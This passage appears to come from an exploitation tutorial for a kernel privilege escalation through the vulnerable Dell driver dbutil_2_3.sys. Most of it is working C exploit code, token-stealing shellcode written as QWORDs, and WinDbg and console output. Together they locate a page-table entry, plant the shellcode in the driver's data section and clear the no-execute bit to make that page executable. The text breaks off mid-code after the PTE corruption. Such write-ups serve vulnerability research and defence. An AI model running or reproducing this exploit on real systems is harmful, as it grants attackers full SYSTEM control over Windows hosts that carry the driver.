
```c
// Store nt!MiGetPteAddress+0x13
unsigned long long ntmigetpteAddress = baseofKernel + 0xbafbb;

// Obtain a handle to the driver
HANDLE driverHandle = CreateFileA(
    "\\\\.\\DBUtil_2_3",
    FILE_SHARE_DELETE | FILE_SHARE_READ | FILE_SHARE_WRITE,
    0x0,
    NULL,
    OPEN_EXISTING,
    0x0,
    NULL
);

// Error handling
if (driverHandle == INVALID_HANDLE_VALUE)
{
    printf("[-] Error! Unable to obtain a handle to the driver. Error: 0x%lx\n", GetLastError());
    exit(-1);
}
else
{
    printf("[+] Successfully obtained a handle to the driver. Handle value: 0x%llx\n", (unsigned long long)driverHandle);

    // Buffer to send to the driver (read primitive)
    unsigned long long inBuf1[4];

    // Values to send
    unsigned long long one1 = 0x4141414141414141;
    unsigned long long two1 = ntmigetpteAddress;
    unsigned long long three1 = 0x0000000000000000;
    unsigned long long four1 = 0x0000000000000000;

    // Assign the values
    inBuf1[0] = one1;
    inBuf1[1] = two1;
    inBuf1[2] = three1;
    inBuf1[3] = four1;
```

2. Calculate where the page table entry for the memory page where the shellcode resides and extract the PTE memory property bits

Then, it's possible to replicate what `nt!MiGetPteAddress` does in order to fetch the correct PTE from the PTE array for the page the shellcode resides in, programmatically.




```c
// Programmatically index the array of PTEs to locate PTE of the shellcode page
unsigned long long shellcodePte = (unsigned long long)shellcodeLocation >> 9;
shellcodePte = shellcodePte & 0x7FFFFFFFF8;
shellcodePte = shellcodePte + pteBase;
```




```
C:\Users\ANON\Desktop>exploit.exe
[+] Base address of ntoskrnl.exe: 0xfffff8054d0a6000
[+] Base address of dbutil_2_3.sys: 0xfffff8054c450000
[+] Successfully obtained a handle to the driver. Handle value: 0x8c
[+] Base of the PTEs: 0xffff8e0000000000
[+] PTE of the .data page the shellcode is located at in dbutil_2_3.sys: 0xffff8e7c02a62298
```

This can also be verified in WinDbg.




```
0: kd> u nt!MiGetPteAddress
nt!MiGetPteAddress:
fffff805`4d160fa8 48c1e909         shr     rcx,9
fffff805`4d160fac 48b8f8ffffff7f000000 mov rax,7FFFFFFFF8h
fffff805`4d160fb6 4823c8           and     rcx,rax
fffff805`4d160fb9 48b80000000000008effff mov rax,0FFFF8E0000000000h
fffff805`4d160fc3 4803c1           add     rax,rcx
fffff805`4d160fc6 c3               ret
fffff805`4d160fc7 cc               int     3
fffff805`4d160fc8 cc               int     3
0: kd> dqs nt!MiGetPteAddress+0x13 L1
fffff805`4d160fbb  ffff8e00`00000000
```

```
0: kd>
```




```
1: kd> !pte dbutil_2_3+0x3000
                                           VA fffff8054c453000
PXE at FFFF8E472391CF80    PPE at FFFF8E47239F00A8    PDE at FFFF8E473E015310    PTE at FFFF8E7C02A62298
contains 0000000001088063  contains 0000000001089063  contains 0A00000025F23863  contains 890000007CDDB863
pfn 1088      ---DA--KWEV  pfn 1089      ---DA--KWEV  pfn 25f23     ---DA--KWEV  pfn 7cddb     ---DA--KW-V
```

We can then use the read primitive again in order to preserve what the PTE address points to, which is a set of bits which set properties and permissions of the page. These will be corrupted later.




```
// Buffer to send to the driver (read primitive)
unsigned long long inBuf2[4];

// Values to send
unsigned long long one2 = 0x4141414141414141;
unsigned long long two2 = shellcodePte;
unsigned long long three2 = 0x0000000000000000;
unsigned long long four2 = 0x0000000000000000;

inBuf2[0] = one2;
inBuf2[1] = two2;
inBuf2[2] = three2;
inBuf2[3] = four2;

// Parameter for DeviceIoControl
DWORD bytesReturned2 = 0;

BOOL interact1 = DeviceIoControl(
    driverHandle,
    IOCTL_READ_CODE,
    &inBuf2,
    sizeof(inBuf2),
    &inBuf2,
    sizeof(inBuf2),
    &bytesReturned2,
    NULL
);

// Error handling
if (!interact1)
{
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
    exit(-1);
}
else
{
    // Last member of read array should contain PTE bits
    unsigned long long pteBits = inBuf2[3];

    printf("[+] PTE bits for the shellcode page: %p\n", pteBits);
```



```
C:\Users\ANON\Desktop>exploit.exe
[+] Base address of ntoskrnl.exe: 0xfffff8054d0a6000
[+] Base address of dbutil_2_3.sys: 0xfffff8054c450000
[+] Successfully obtained a handle to the driver. Handle value: 0x8c
[+] Base of the PTEs: 0xffff8e0000000000
[+] PTE of the .data page the shellcode is located at in dbutil_2_3.sys: 0xffff8e7c02a62298
[+] PTE bits for the shellcode page: 890000007CDDB863
```


This can also be verified in WinDbg.



```
1: kd> !pte dbutil_2_3+0x3000
                                           VA fffff8054c453000
PXE at FFFF8E472391CF80    PPE at FFFF8E47239F00A8    PDE at FFFF8E473E015310    PTE at FFFF8E7C02A62298
contains 0000000001088063  contains 0000000001089063  contains 0A00000025F23863  contains 890000007CDDB863
pfn 1088      ---DA--KWEV  pfn 1089      ---DA--KWEV  pfn 25f23     ---DA--KWEV  pfn 7cddb     ---DA--KW-V
```


3. Write shellcode, which will copy the TOKEN value from the SYSTEM EPROCESS object to the exploit process, somewhere that is writable in the driver’s virtual address space

The next step is to write the shellcode to `.data+0x10` (`dbutil_2_3+0x3010`). This can be done by writing the following nine QWORDs to kernel mode using the write primitive.



```
/*
    ; Windows 10 1903 x64 Token Stealing Payload
    ; Author Connor McGarr

    [BITS 64]

    _start:
        mov rax, [gs:0x188]       ; Current thread (_KTHREAD)
        mov rax, [rax + 0xb8]     ; Current process (_EPROCESS)
        mov rbx, rax              ; Copy current process (_EPROCESS) to rbx
    __loop:
        mov rbx, [rbx + 0x2f0]    ; ActiveProcessLinks
        sub rbx, 0x2f0            ; Go back to current process (_EPROCESS)
        mov rcx, [rbx + 0x2e8]    ; UniqueProcessId (PID)
        cmp rcx, 4                ; Compare PID to SYSTEM PID
        jnz __loop                ; Loop until SYSTEM PID is found

        mov rcx, [rbx + 0x360]    ; SYSTEM token is @ offset _EPROCESS + 0x360
        and cl, 0xf0              ; Clear out _EX_FAST_REF RefCnt
        mov [rax + 0x360], rcx    ; Copy SYSTEM token to current process

        xor rax, rax              ; set NTSTATUS STATUS_SUCCESS
        ret                       ; Done!

*/

// One QWORD arbitrary write
// Shellcode is 67 bytes (67/8 = 9 unsigned long longs)
unsigned long long shellcode1 = 0x00018825048B4865;
unsigned long long shellcode2 = 0x000000B8808B4800;
unsigned long long shellcode3 = 0x02F09B8B48C38948;
unsigned long long shellcode4 = 0x0002F0EB81480000;
unsigned long long shellcode5 = 0x000002E88B8B4800;
unsigned long long shellcode6 = 0x8B48E57504F98348;
unsigned long long shellcode7 = 0xF0E180000003608B;
unsigned long long shellcode8 = 0x4800000360888948;
unsigned long long shellcode9 = 0x0000000000C3C031;
```

After leveraging the arbitrary write primitive, the shellcode is written to the `.data` section of `dbutil_2_3.sys` .




```
0: kd> uf dbutil_2_3+0x3010
dbutil_2_3+0x3010:
fffff805`4c453010 65488b042588010000 mov   rax,qword ptr gs:[188h]
fffff805`4c453019 488b80b8000000  mov     rax,qword ptr [rax+0B8h]
fffff805`4c453020 4889c3          mov     rbx,rax

dbutil_2_3+0x3023:
fffff805`4c453023 488b9bf0020000  mov     rbx,qword ptr [rbx+2F0h]
fffff805`4c45302a 4881ebf0020000  sub     rbx,2F0h
fffff805`4c453031 488b8be8020000  mov     rcx,qword ptr [rbx+2E8h]
fffff805`4c453038 4883f904        cmp     rcx,4
fffff805`4c45303c 75e5            jne     dbutil_2_3+0x3023 (fffff805`4c453023)  Branch

dbutil_2_3+0x303e:
fffff805`4c45303e 488b8b60030000  mov     rcx,qword ptr [rbx+360h]
fffff805`4c453045 80e1f0          and     cl,0F0h
fffff805`4c453048 48898860030000  mov     qword ptr [rax+360h],rcx
fffff805`4c45304f 4831c0          xor     rax,rax
fffff805`4c453052 c3              ret
```

```
0: kd>
```


The above shellcode will programmatically perform a call to `nt!PsGetCurrentProcess` to locate the current process' `EPROCESS` object, which would be the exploiting process. The shellcode then accesses the `ActiveProcessLinks` member of the `EPROCESS` object in order to walk the doubly-linked list of active `EPROCESS` objects until the `EPROCESS` object for the `SYSTEM` process, which has a static PID of 4, is identified. When this is found, the shellcode will then copy the `TOKEN` member of the `SYSTEM` process' `EPROCESS` object over the current unprivileged token of the exploiting process, essentially granting the process triggering the exploit and any subsequent processes launched from the exploit process full kernel-mode privileges, allowing for full administrative access to the OS.

4. Corrupt the page table entry to make the shellcode page RWX and bypassing kernel no-eXecute (DEP)

Now that the shellcode is in kernel mode, we need to make it executable, since the `.data` section is read/write only. Since we have the PTE bits already stored, we can clear the no-eXecute bit and leverage the arbitrary write primitive to overwrite the current PTE and corrupt it to make the page read/write/execute (RWX).



```c
// Clear the no-eXecute bit
unsigned long long taintedPte = pteBits & 0x0FFFFFFFFFFFFFFF;

printf("[+] Corrupted PTE bits for the shellcode page: %p\n", taintedPte);

// Clear the no-eXecute bit in the actual PTE
// Buffer to send to the driver (write primitive)
unsigned long long inBuf13[4];

// Values to send
unsigned long long one13 = 0x4141414141414141;
unsigned long long two13 = shellcodePte;
unsigned long long three13 = 0x0000000000000000;
unsigned long long four13 = taintedPte;

// Assign the values
inBuf13[0] = one13;
inBuf13[1] = two13;
inBuf13[2] = three13;
inBuf13[3] = four13;


// Interact with the driver
DWORD bytesReturned13 = 0;

BOOL interact12 = DeviceIoControl(
    driverHandle,
    IOCTL_WRITE_CODE,
    &inBuf13,
    sizeof(inBuf13),
    &inBuf13,
    sizeof(inBuf13),
    &bytesReturned13,
    NULL
);

// Error handling
if (!interact12)
{
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
}
else
{
    printf("[+] Successfully corrupted the PTE of the shellcode page! The kernel mode page holding the shellcode should now be RWX!\n");
```



